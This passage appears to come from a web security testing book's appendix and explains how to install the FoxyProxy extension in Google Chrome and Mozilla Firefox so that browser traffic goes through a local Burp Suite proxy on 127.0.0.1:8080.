All the HTTP request made by Mozilla Firefox will be intercepted by Burp Suite.

Appendix C

C.1 FoxyProxy on Google Chrome with Burp Suite


Step 1: Installing FoxyProxy.

FoxyProxy Standard plugin for Google Chrome can be installed from the URL given below:

URL:

<https://chrome.google.com/webstore/detail/foxyproxy-standard/gcknhkkoolaabfmInjonogaaifnjfnp?hl=en>


After installing FoxyProxy, a small fox icon will appear on the right side of the address bar.



Step 2: Click on the FoxyProxy icon and click on Options.



Step 3: Click on the “Add New Proxy” Button.



Step 4: Enter “127.0.0.1” in “Host or IP Address” textbox and enter “8080” in Port textbox.

FoxyProxy - Proxy settings [X]

General | **Proxy Details** | URL Patterns

☐ Direct internet connection (no proxy)

☒ Manual Proxy Configuration
[Help! Where are settings for HTTP, SSL, FTP, Gopher, and SOCKS?](#)

Host or IP Address Port

☐ SOCKS proxy? ☐ SOCKS v4/4a ☒ SOCKS v5

☐ Save Login Credentials ⓘ

Authentication

Username Password Password - again


☐ Automatic proxy configuration URL

ⓘ

☒ Notify me about proxy auto-configuration file loads

☒ Notify me about proxy auto-configuration file errors


Click on the Save button.



The configured proxy will appear in the proxies table.


Step 5: Enable the proxy.

Click on the FoxyProxy icon and select the option “Use proxy 127.0.0.1:8080 for all URLs”




The FoxyProxy icon will change its color (In this case it is blue).

Step 6: Start Burp suite.



Step 7: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.



All the HTTP/HTTPS request made by Google Chrome will be intercepted by Burp Suite.


C.2 FoxyProxy on Mozilla Firefox with Burp Suite

Step 1: Installing FoxyProxy.

FoxyProxy Standard plugin for Mozilla Firefox can be installed from the URL given below:

URL: <https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/>


After installing FoxyProxy, a small fox icon will appear on the right side of the address bar.




Step 2: Click on the FoxyProxy icon and click on Options.




Step 3: Click on the add button on the left panel



Step 4: Enter “127.0.0.1” in “IP Address, DNS name, server name” textbox and enter “8080” in Port textbox.




Click on the Save button.



The proxy will appear in the proxies table.


Step 5: Enable the proxy.

Click on the FoxyProxy icon and select the option “Use proxy 127.0.0.1:8080 for all URLs (ignore patterns)”




The FoxyProxy icon will change its color (In this case it is green).

Step 6: Start Burp suite.



Step 7: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”



All the HTTP/HTTPS request made by Mozilla Firefox will be intercepted by Burp Suite.